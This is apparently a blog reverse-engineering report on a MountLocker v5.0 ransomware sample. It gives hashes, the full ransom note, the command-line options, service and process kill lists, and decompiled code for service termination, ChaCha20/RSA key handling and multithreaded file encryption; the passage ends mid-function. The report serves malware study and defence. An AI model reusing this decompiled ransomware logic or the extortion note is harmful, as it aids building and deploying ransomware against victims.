MountLocker Ransomware

chuongdong.com/reverse engineering/2021/05/23/MountLockerRansomware/

Chuong Dong

May 23, 2021

Reverse Engineering · 23 May 2021

Overview

This is my report for a **MountLocker Ransomware v5.0** sample, which is used by **XingLocker** ransomware group.

This ransomware uses a hybrid-cryptography scheme of **RSA-2048** and **ChaCha20** to encrypt files and protect its keys. Unlike other ransomware, **MountLocker** encrypts all of the **ChaCha20** keys with a global **ChaCha20** key before encrypting this global key with its **RSA-2048** public key. The encrypted global key and the corresponding encrypted **ChaCha20** key are appended at the end of each encrypted file.

This version includes a new worm feature that lets it self-propagate to other PCs on the network using **IDirectorySearch** and **IWbemServices** COM interfaces.

MountLocker has a sophisticated multithreading scheme, but its performance suffers from thread starvation due to recursive file traversal.

I won't waste my time explaining why recursive file traversal is terrible anymore cause I have made my points through the last few reports. Please feel free to check out my Darkside analysis if you want to better understand the theory behind it!




Figure 1: XingLocker Ransomware leak site.

IOCS

This v5.0 sample is a 64-bit .exe file.

MD5: 3808f21e56dede99bc914d90aeabe47a

SHA256: 4a5ac3c6f8383cc33c795804ba5f7f5553c029bbb4a6d28f1e4d8fb5107902c1

Sample:
https://bazaar.abuse.ch/sample/4a5ac3c6f8383cc33c795804ba5f7f5553c029bbb4a6d28f1e4d8fb5107902c1/




Figure 2: VirusTotal information.

Ransom Note

The ransom note is written in HTML format and is dropped into **RecoveryManual.html** files on the system.

The client ID embedded inside the ransom note is generated from the victim's computer name and a hard-coded string in memory.

Your ClientId:

[redacted]

If you are here, you want to know what happened.

We infiltrated your network, controlled it for a while, examined your data, downloaded sensitive information and finally encrypted your computers.
Your files are safe, but encrypted. Any attempt to decrypt files with third-party software will permanently corrupt content.

What now?

We advise you to be in touch and start negotiations, otherwise your confidential data will be published on few our news sites and promoted in all possible ways.
Data publication and even the fact of this leak for sure will lead to significant losses for your company:

- government fines
- lawsuits and as a result legal claims payments
- additional expenses on law services
- data recovery

Also you shouldn't underestimate huge damage for your reputation, which can cause crash of equity prices, clients withdrawal and other negative consequences.

But don't panic! We are doing business, not war.

We can unlock your data and keep everything in secret. All, what we want is a ransom.

If we can reach an agreement, you also get:

- security report
- full file tree of compromised data
- downloaded data unrecoverable deletion
- support with unlocking and network protection advice.

How can you contact us?
Visit our support chat. It is simple, secure and you can set a password to avoid intervention of unauthorised persons.
[redacted]

- Password field should be blank for the first login.
- Note that this server is available via Tor browser only.

Follow the instructions to open the link:

1. Type the addres "https://www.torproject.org" in your Internet browser. It opens the Tor Project website.
2. Press "Download Tor", then press "Download Tor Browser Bundle", install and run it.
3. Now you have Tor browser. In the Tor Browser open [redacted]
4. Start a chat and introduce yourself (Company name and your position).

Password field should be blank for the first login. You can ask an operator to set password later.

Figure 3: MountLocker ransom note.

Performance

MountLocker has pretty average performance and does not fully utitlize the machine’s processing power.




Figure 4: ANY.RUN sandbox result.

Static Code Analysis

Command Line Parameters

MountLocker can be ran with or without command line parameters. The ransomware first checks and parse the given parameters to modify its functionalities accordingly.

```
result = (__int64)CommandLineToArgvW(a2, (int *)&pNumArgs);
argv = (DWORD *)result;
if ( result )
{
  GetModuleFileNameW(v2, (LPWSTR)&FILE_NAME_ARRAY, 0x104u);
  ARG_CREDENTIAL_0 = (ARG_CREDENTIAL *)get_arg((__int64)argv, pNumArgs, L"/LOGIN=");
  *(&ARG_CREDENTIAL_0 + 1) = (ARG_CREDENTIAL *)get_arg((__int64)argv, pNumArgs, L"/PASSWORD=");
  CONSOLE_FLAG = get_arg((__int64)argv, pNumArgs, L"/CONSOLE") != 0;
  NODEL_FLAG = get_arg((__int64)argv, pNumArgs, L"/NODEL") != 0;
  NOKILL_FLAG = get_arg((__int64)argv, pNumArgs, L"/NOKILL") != 0;
  get_arg((__int64)argv, pNumArgs, L"/NOLOG");
  NOLOG_FLAG = 0;
  SHAREALL_FLAG = get_arg((__int64)argv, pNumArgs, L"/SHAREALL") != 0;
  parse_arg_credential();
  v5 = pNumArgs;
  network_arg = (_WORD *)get_arg((__int64)argv, pNumArgs, L"/NETWORK");
  if ( network_arg )
  {
    if ( *network_arg )
    {
      if ( network_arg[1] == 'w' )
        NETWORK_TYPE = 2;
      else
        NETWORK_TYPE = (network_arg[1] != 's') + 3;
    }
    else
    {
      NETWORK_TYPE = 1;
    }
    v7 = get_arg((__int64)argv, v5, L"/PARAMS=");
    v8 = &pwzValue;
    if ( v7 )
      v8 = (const WCHAR *)v7;
    PARAMS_VALUE = (__int64)v8;
  }
```

Figure 5: Parsing command line parameters.

Below is the list of arguments that can be supplied by the operators:

Argument	Description
/LOGIN=	Network username (for network encryption and worm)
/PASSWORD=	Network password (for network encryption and worm)
/CONSOLE	Logging through console
/NODEL	No self-deletion
/NOKILL	No service and process killing
/NOLOG	No logging through file (this is hard-coded to be **FALSE** in this sample)
/SHAREALL	Encrypting all shared resources (except **"\ADMIN$"**)
/NETWORK	**Worm network type:** - ***w*** = Windows Management Instrumentation (WMI) - ***s*** = service (requires **ADMIN** creds) - others = unknown or default
/PARAMS=	Command line parameters to launch executable with on other PCs (worm)

Argument	Description
/TARGET=	Path to a file or a directory to be encrypted specifically *There can be multiple target arguments*
/FAST=	Buffer size for fast encryption (default: 0x10000000 bytes)
/MIN=	Minimum file size to encrypt (default: 0 bytes)
/MAX=	Maximum file size to encrypt (default: 0 bytes)
/FULLPD	Does not avoid encrypting **Program Files**, **Program Files (x86)** **ProgramData**, and **SQL**
/MARKER=	Marker file name to drop in each encrypted drive
/NOLOCK=	**Avoid encrypting:** **-** ***L***: Local **-** ***N***: Network **-** ***S***: Network shared resources

Logging

The ransomware has two different ways to log its operations, and each can be enabled through setting the command line arguments **/CONSOLE** to 1 and **/NOLOG** to 0.

In this particular sample, **/NOLOG** flag's value is hard-coded to be 0, so it always records and drops a log file on the victim's system.

When the **/NOLOG** flag is 0, **MountLocker** extracts the current executable's file path, append **.log** to the end, and use that as the log file path.

```
if ( !NOLOG_FLAG )
{
  lstrcpyW(log_file_path, (LPCWSTR)&FILE_NAME_ARRAY);// first file in file name array is current exe file name
  lstrcatW(log_file_path, L".log");
  LOG_FILE_HANDLE = CreateFileW(log_file_path, 0xC0000000, 3u, 0i64, 2u, 0, 0i64);
  if ( LOG_FILE_HANDLE == (HANDLE)0xFFFFFFFFFFFFFFFFi64 )
    LOG_FILE_HANDLE = 0i64;
  else
    LOGGING_FLAG = 1;
}
```

Figure 6: Creating log file in current directory.

When the **/CONSOLE** flag is 1, **MountLocker** will also log through console standard output stream. It calls **AllocConsole** and **GetStdHandle(STD_OUTPUT_HANDLE)** to allocate the console and get a handle to the standard output stream.

To write to this console, it calls **WriteConsoleW** with this handle.

```
if ( CONSOLE_FLAG && AllocConsole() )
{
  hOutputConsoleHandle = GetStdHandle(STD_OUTPUT_HANDLE);
  if ( hOutputConsoleHandle == (HANDLE)-1i64 )
    hOutputConsoleHandle = 0i64;
  else
    LOGGING_FLAG = 1;
}
```

Figure 7: Creating log file in current directory.

The beginning of the log tells us the version of the specific **MountLocker** sample, and in this case, the version is 5.0.

It also extracts and records information about the victim's system such as the number of processors, total system memory, Windows version, system architecture, …

```
w_output_string_format(3i64, (__int64)L"========== SYS INFO ==========\r\n");
GetSystemInfo(&SystemInfo);
w_output_string_format(3i64, (__int64)L"CORE COUNT:\t%u\r\n", SystemInfo.dwNumberOfProcessors);
GlobalMemoryStatus(&mem_status_buffer);
w_output_string_format(3i64, (__int64)L"TOTAL MEM:\t%u MB\r\n", mem_status_buffer.dwTotalPhys >> 20);
memset(&VersionInformation, 0, 0x11Cui64);
VersionInformation.dwOSVersionInfoSize = 284;
if ( !RtlGetVersion(&VersionInformation) )
  w_output_string_format(
    3i64,
    (__int64)L"WIN VER:\t%u.%u.%u SP%u\r\n",
    VersionInformation.dwMajorVersion,
    VersionInformation.dwMinorVersion,
    VersionInformation.dwBuildNumber,
    var22C);
if ( !(unsigned int)RtlGetNativeSystemInformation(1i64, &var3C0, 12i64) )
{
  architecture = 32i64;
  if ( (_WORD)var3C0 == SystemFlagsInformation )
    architecture = 64i64;
  w_output_string_format(3i64, (__int64)L"WIN ARCH:\tx%u\r\n", architecture);
}
buffer_length = 250;
if ( GetUserNameW(Buffer, &buffer_length) )
{
  Buffer[buffer_length] = 0;
  w_output_string_format(3i64, (__int64)L"USER NAME:\t%s\r\n", Buffer);
}
buffer_length = 250;
if ( GetComputerNameW(Buffer, &buffer_length) )
{
  Buffer[buffer_length] = 0;
  w_output_string_format(3i64, (__int64)L"PC NAME:\t%s\r\n", Buffer);
}
```

Figure 8: Logging system information.

All file and network operations (enumeration, skipping, encrypting, error) are recorded this way.

```
Ver 5.0 x64
========== SYS INFO ==========
CORE COUNT: 4
TOTAL MEM:  4095 MB
WIN VER:    6.1.7601 SP1
WIN ARCH:   x64
USER NAME:  admin
PC NAME:    USER-PC
IN DOMAIN:  NO
IS ADMIN:   NO
IN GROUPS:
    Mandatory   USER-PC\None
    Mandatory   \Everyone
    Deny        NT AUTHORITY\Local account and member of Administrators group
    Deny        BUILTIN\Administrators
    Mandatory   BUILTIN\Users
    Mandatory   NT AUTHORITY\INTERACTIVE
    Mandatory   \CONSOLE LOGON
    Mandatory   NT AUTHORITY\Authenticated Users
    Mandatory   NT AUTHORITY\This Organization
    Mandatory   NT AUTHORITY\Local account
    Mandatory   \LOCAL
    Mandatory   NT AUTHORITY\NTLM Authentication
    Integrity   Mandatory Label\Medium Mandatory Level
CMDLINE:    "C:\Users\admin\AppData\Local\Temp\mount.bin.exe"

================================
          KILL SERVICE
================================
[ERROR] locekr.kill.service > get services list error=ACCESS_DENIED

================================
          KILL PROCESS
================================
==========  DEFAULT LOCK ==========
[INFO] locker.work.start.local >
[INFO] locker.work.enum.local > name=\\?\c:\
[INFO] locker.work.start.network >
[INFO] locker.queue.worker > empty group=FAST
[INFO] locker.queue.worker > empty group=FAST
[INFO] locker.work.thread.local > path=\\?\c:\
[INFO] locker.queue.worker > empty group=SLOW
[SKIP] locker.dir.check > black_list name=\\?\c:\$Recycle.Bin\
[INFO] locker.work.thread.network >
[INFO] locker.queue.worker > empty group=SLOW
[SKIP] locker.dir.check > target_visibled target=\??\C:\Users name=\\?\c:\Documents and Settings\
[OK] locker.dir.check > name=\\?\c:\MSOCache\
[ERROR] locker.dir > enum error=5 name=\\?\c:\MSOCache\
[OK] locker.dir.check > name=\\?\c:\PerfLogs\
```

Figure 9: MountLocker log file.

Terminating Services

If the **/NETWORK** argument is not provided, the malware will run in local mode.

In this mode, if the **/NOKILL** argument is 0, it enumerates and kills all services with these strings in their name.

```
"SQL", "database", "msexchange"
```

First, it calls **OpenSCManagerA** to obtain a handle to the service control manager and calls **EnumServicesStatusA** to enumerate all Win32 services with status *SERVICE_ACTIVE*.

```
result_1 = EnumServicesStatusA(
             hSCManager,
             SERVICE_WIN32,
             1u,                               // SERVICE_ACTIVE
             services_buffer,
             0x40000u,
             &pcbBytesNeeded,
             &NumServicesReturned,
             &ResumeHandle);
if ( result_1 )
{
  service_counter = 0i64;
  if ( NumServicesReturned )
  {
    while ( 1 )
    {
      result_1 = kill_service((__int64)hSCManager, (PCSTR *)&services_buffer_1[service_counter].lpServiceName);
      if ( !result_1 )
        break;
      service_counter = (unsigned int)(service_counter + 1);
      if ( (unsigned int)service_counter >= NumServicesReturned )// loop and kill all target services
        goto LABEL_10;
    }
    result_1 = 1;
  }
}
```

Figure 10: Enumerating through all active services.

If a service contains any of the three strings above, **MountLocker** will terminate it by calling **OpenServiceA** to obtain a service control handle and calling **ControlService** to send a control stop code. It then continuously loops until the service's state is *SERVICE_CONTROL_STOP* to make sure the service is fully terminated.

```
pcbBytesNeeded = a3;
service_control_handle = OpenServiceA(service_handle, service_name, 0x20u);
service_control_handle_1 = service_control_handle;
if ( !service_control_handle )
  return 0xFFFFFFFFi64;
v6 = SERVICE_CONTROL_STOP;
if ( ControlService(service_control_handle, SERVICE_CONTROL_STOP, &ServiceStatus) )
{                                             // send control stop code to service
  v7 = GetTickCount();
  while ( ServiceStatus.dwCurrentState != SERVICE_CONTROL_STOP )// keep checking, stop when service is stopped
  {
    Sleep(ServiceStatus.dwWaitHint);
    if ( !QueryServiceStatusEx(service_control_handle_1, SC_STATUS_PROCESS_INFO, Buffer, 0x24u, &pcbBytesNeeded)
      || v10 == SERVICE_CONTROL_STOP )
    {
      break;
    }
    if ( GetTickCount() - v7 > 0x7530 )
      goto LABEL_10;
  }
}
else
{
ABEL_10:
  v6 = 0;
}
CloseServiceHandle(service_control_handle_1);
return v6;
```

Figure 11: Sending control stop code to terminate service.

Terminating Processes

If it's running in local mode and the **/NOKILL** argument is 0, **MountLocker** will enumerate and kill all processes with these strings in their name.

```
"msftesql.exe", "sqlagent.exe", "sqlbrowser.exe", "sqlwriter.exe", "oracle.exe", "ocssd.exe",
"dbsnmp.exe", "synctime.exe", "agntsvc.exe", "isqlplussvc.exe", "xfssvccon.exe", "sqlservr.exe",
"mydesktopservice.exe", "ocautoupds.exe", "encsvc.exe", "firefoxconfig.exe", "tbirdconfig.exe",
"mydesktopqos.exe", "ocomm.exe", "mysqld.exe", "mysqld-nt.exe", "mysqld-opt.exe", "dbeng50.exe",
"sqbcoreservice.exe", "excel.exe", "infopath.exe", "msaccess.exe", "mspub.exe", "onenote.exe",
"outlook.exe", "powerpnt.exe", "sqlservr.exe", "thebat.exe", "steam.exe", "thebat64.exe",
"thunderbird.exe",
"visio.exe", "winword.exe", "wordpad.exe", "QBW32.exe", "QBW64.exe", "ipython.exe",
"wpython.exe",
"python.exe", "dumpcap.exe", "procmon.exe", "procmon64.exe", "procexp.exe", "procexp64.exe"
```

The ransomware first calls **ZwQuerySystemInformation** with the information class of *SystemProcessInformation* to get an array of **SYSTEM_PROCESS_INFORMATION** structures. It enumerates through each running process, avoids its own process, and starts terminating processes in the kill list.

```
for ( temp_system_process_info = system_process_info;
      ;
      temp_system_process_info = (SYSTEM_PROCESS_INFORMATION *)((char *)temp_system_process_info
                                                              + temp_system_process_info->NextEntryOffset) )
{
  if ( ((unsigned __int64)temp_system_process_info->UniqueProcessId & 0xFFFFFFFFFFFFFFFBui64) != 0
    && temp_system_process_info->NumberOfThreads
    && temp_system_process_info->UniqueProcessId != curr_proc_ID// avoid current MountLocker process
    && temp_system_process_info->ImageName.Buffer
    && temp_system_process_info->ImageName.Length )
  {
    process_name[0] = 0;
    v8 = WideCharToMultiByte(
           0,
           0,
           temp_system_process_info->ImageName.Buffer,
           temp_system_process_info->ImageName.Length >> 1,
           process_name,
           260,
           0i64,
           0i64);
    if ( v8 < 0 )
      process_name[0] = 0;
    else
      process_name[v8] = 0;
    if ( !(unsigned int)terminate_process(process_name, (__int64)temp_system_process_info) )
      break;
  }
  if ( !temp_system_process_info->NextEntryOffset )
    break;
}
v9 = GetProcessHeap();
return HeapFree(v9, 0, system_process_info);
```

Figure 12: Enumerating through all active processes.

To check and kill a process, it loops through the **PROCESS_TO_KILL** list and compares the process name. If the process name is in the list, it calls **OpenProcess** to get the handle of that process and terminates it using **TerminateProcess**.

```
proc_to_kill = PROCESS_TO_KILL;
name_counter = 0;
while ( proc_to_kill )
{
  if ( !lstrcmpiA(process_name, proc_to_kill) )// check if process is in kill list
  {
    w_output_string_format(3i64, (__int64)L"%S... ", process_name);
    hProcess = OpenProcess(1u, 0, (DWORD)process_info->UniqueProcessId);// open process through ID
    v7 = hProcess;
    if ( hProcess )
    {
      v8 = TerminateProcess(hProcess, 0);     // terminate process
      CloseHandle(v7);
      v9 = L"ok\r\n";
      if ( !v8 )
        v9 = L"fail kill\r\n";
    }
    else
    {
      v9 = L"fail open\r\n";
    }
    w_output_string_format(3i64, (__int64)v9);
    return 1i64;
  }
  proc_to_kill = (&PROCESS_TO_KILL)[++name_counter];
}
return 1i64;
```

Figure 13: Terminating processes that are in the kill list.

Generating Global ChaCha20 Key

Next, it randomly generates the global **ChaCha20** key. The randomization is done through calling the **rdtsc** instruction to get the processor time stamp and xoring its least significant byte to generate each byte in the key.

After generating the global key, the ransomware copies the key to another global buffer in memory and encrypts this new buffer using the hard-coded **RSA-2048** key.

```
do
{
  for ( i = 0i64; i < 0x20; i += 4i64 )
  {
    rdtsc_result = __rdtsc();
    random_byte = rdtsc_result ^ __ROL4__(*(_DWORD *)(i + 0x7FF773028050i64) + 1, rdtsc_result & 7);
    *(_DWORD *)(i + 0x7FF773028050i64) = random_byte;
    *(_DWORD *)((char *)&ChaCha20_global_key + i) = random_byte;// generate random ChaCha20 key with rdtsc
  }
  Sleep(1u);
  --v1;
}
while ( v1 );
v11 = 32i64;
do
{
  *((_BYTE *)v7 + 32) = *(_BYTE *)v7;
  v7 = (BYTE **)((char *)v7 + 1);
  --v11;
}
while ( v11 );
phProv = 0i64;
hKey = 0i64;
pdwDataLen = 32;
if ( !CryptAcquireContextW(&phProv, 0i64, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0xF0000000) )
  goto LABEL_25;
v12 = CryptImportKey(phProv, (const BYTE *)&RSA_PUB_KEY, 276u, 0i64, 0, &hKey);
if ( v12 )
{
  v12 = CryptEncrypt(hKey, 0i64, 1, 0, &ENCRYPTED_CHACHA20_GLOBAL_KEY, &pdwDataLen, 256u);
  CryptDestroyKey(hKey);
}
CryptReleaseContext(phProv, 0);
```

copy global ChaCha20 key to new buffer

encrypt global ChaCha20 key

Figure 14: Randomly generate global ChaCha20 key and encrypt it with RSA-2048.

MountLocker later uses this global **ChaCha20** key to encrypt and protect its **ChaCha20** keys instead of using **RSA-2048**. Since **RSA-2048** encryption is only performed once, there is some performance advantage with this hybrid-cryptography scheme since **RSA** is quite slow compared to **ChaCha20**.

Encryption

Creating Encrypting Threads

Despite having different schemes for different drive types and targets, the encryption functionality is pretty much the same.

MountLocker has a specific function that takes in a drive/file name to encrypt and a function to enumerate through it as parameters.

This function first passes the enumerating function and the target name to a custom structure before spawning a thread to begin the encryption.

This thread acts as the main thread in the encryption, which recursively enumerates and provides files for children threads to encrypt.

```c
__int64 __fastcall w_create_encrypt_thread(__int64 encrypt_func, const WCHAR *target_name, __int64 some_int)
{
  __int64 v6; // rbx
  __int64 v7; // r9
  HANDLE v8; // rax
  MOUNT_STRUCT_1 *Mount_struct; // rax
  MOUNT_STRUCT_1 *Mount_struct_1; // rbx
  HANDLE v11; // rax
  DWORD v13; // eax
  HANDLE v14; // rax
  DWORD v15; // eax

  v6 = 24i64;
  if ( target_name && (v7 = 2 * lstrlenW(target_name) + 2, v6 = v7 + 24, v7 == -24)
    || (v8 = GetProcessHeap(),
        Mount_struct = (MOUNT_STRUCT_1 *)HeapAlloc(v8, 8u, v6 + 1),
        (Mount_struct_1 = Mount_struct) == 0i64) )
  {
    v15 = GetLastError();
    w_output_string_format(1i64, (__int64)L"[ERROR] locker.thread.start > alloc path=%s error=%u\r\n", target_name, v15);
  }
  else
  {
    Mount_struct->function = encrypt_func;      // passing encrypting function to struct
    Mount_struct->some_int = some_int;
    if ( target_name )
      lstrcpyW((LPWSTR)&Mount_struct->target_name, target_name);// pass target name to struct
    _InterlockedIncrement(&THREAD_COUNT);
    v11 = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)main_encrypt_thread_func, Mount_struct_1, 0, 0i64);
    if ( v11 )
    {
      CloseHandle(v11);                          // spawning main thread sucessfully
      return 1i64;
    }
```

Figure 15: Spawning main thread.

The main thread function calls **CreateEventA** to create an event handler for each child thread to later send them file information through calling **SetEvent**.

Only 2 children worker threads are spawned, and these threads loops and waits to receive files from the main thread to encrypt. The main thread will begin feeding them files by calling the enumeration function in the custom structure above and enumerating through the target folder.

```c
v7 = 0;
v8 = thread_shared_structure + 0x16;
do
{
  *((_QWORD *)v8 - 1) = thread_shared_structure;
  *v8 = v7;
  hEvent = CreateEventA(0i64, 0, 0, 0i64);
  *((_QWORD *)v8 - 3) = hEvent;
  if ( !hEvent
    || (v10 = CreateSemaphoreA(0i64, 0x4000, 0x4000, 0i64), (*((_QWORD *)v8 - 4) = v10) == 0i64)
    || (v11 = CreateThread(
                0i64,
                0i64,
                (LPTHREAD_START_ROUTINE)worker_thread_encrypt,
                &thread_shared_structure[16 * (unsigned __int64)v7 + 8],// filename to encrypt
                0,
                0i64),
        (*((_QWORD *)v8 - 2) = v11) == 0i64) )
  {
    clean_up_thread(thread_shared_structure);
    goto LABEL_14;
  }
  ++v7;
  v8 += 16;
}
while ( v7 < 2 );
((void (__fastcall *)(QWORD *, _DWORD *))mount_struct->function)(
  &mount_struct->target_name,
  thread_shared_structure);
```

Create event handler to communicate with child thread

creating child thread

main thread enum function

Figure 16: Main thread spawning children threads and starting file enumeration.

Children Worker Threads

Once spawned, each worker thread receives a shared structure with the main thread, and it constantly loops to check for the encrypt signal is 1 in this shared structure.

Due to synchronization through sharing a common structure among threads, the child thread calls **_InterlockedExchange** to atomically extract the encrypt signal to check if it's allowed to encrypt.

As it finds files to encrypt, the main thread adds the file name to the shared structure and sets the encrypt signal for the child thread to process that file.

```
while ( 1 )
{
  while ( _InterlockedExchange((volatile __int32 *)Parameter + 4, 1) == 1 )
    ;                                           // wait until received encrypt signal from main
  shared_struct = *(LPCWSTR **)Parameter;
  if ( *(_QWORD *)Parameter )
  {
    v4 = *shared_struct;
    *(_QWORD *)Parameter = *shared_struct;
    if ( !v4 )
      *((_QWORD *)Parameter + 1) = 0i64;
  }
  *((_DWORD *)Parameter + 4) = 0;              // set encrypt signal back to 0
  if ( shared_struct )
  {
    ReleaseSemaphore(*((HANDLE *)Parameter + 3), 1, 0i64);
    worker_encrypt_file(shared_struct[1]);    // encrypt file path
    v5 = (WCHAR *)shared_struct[1];
    if ( v5 )
    {
      v6 = GetProcessHeap();
      HeapFree(v6, 0, v5);
    }
    v7 = GetProcessHeap();
    HeapFree(v7, 0, shared_struct);
    v2 = _InterlockedDecrement((volatile signed __int32 *)(*((_QWORD *)Parameter + 6) + 24i64));
```

Figure 17: Child thread waiting for encrypt signal to encrypt files.

After receiving the file information, the worker thread creates a structure to store file information such as filename, encrypted filename, file handle, file size, …

It will then checks to see if it has priviledge to open the file and retrieve the file size.

```
int __fastcall check_open_file(__int64 file_info_struct, const WCHAR *file_name)
{
  HANDLE file_handle; // rax
  DWORD v5; // eax
  DWORD v7; // eax

  file_handle = CreateFileW(file_name, 0xC0010000, 0, 0i64, 3u, 0, 0i64);
  *(_QWORD *)file_info_struct = file_handle;
  if ( file_handle == (HANDLE)-1i64 )
  {
    v5 = GetLastError();
    w_output_string_format(1i64, (__int64)L"[ERROR] locker.file > open gle=%u name=%s\r\n", v5, file_name);
    _InterlockedIncrement(&OPEN_FILE_ERROR_COUNT);
    return 0;
  }
  if ( !GetFileSizeEx(file_handle, (PLARGE_INTEGER)(file_info_struct + 8)) )
  {
    _InterlockedIncrement(&OPEN_FILE_ERROR_COUNT);
    v7 = GetLastError();
    w_output_string_format(1i64, (__int64)L"[ERROR] locker.file > get_size gle=%u name=%s\r\n", v7, file_name);
    CloseHandle(*(HANDLE *)file_info_struct);
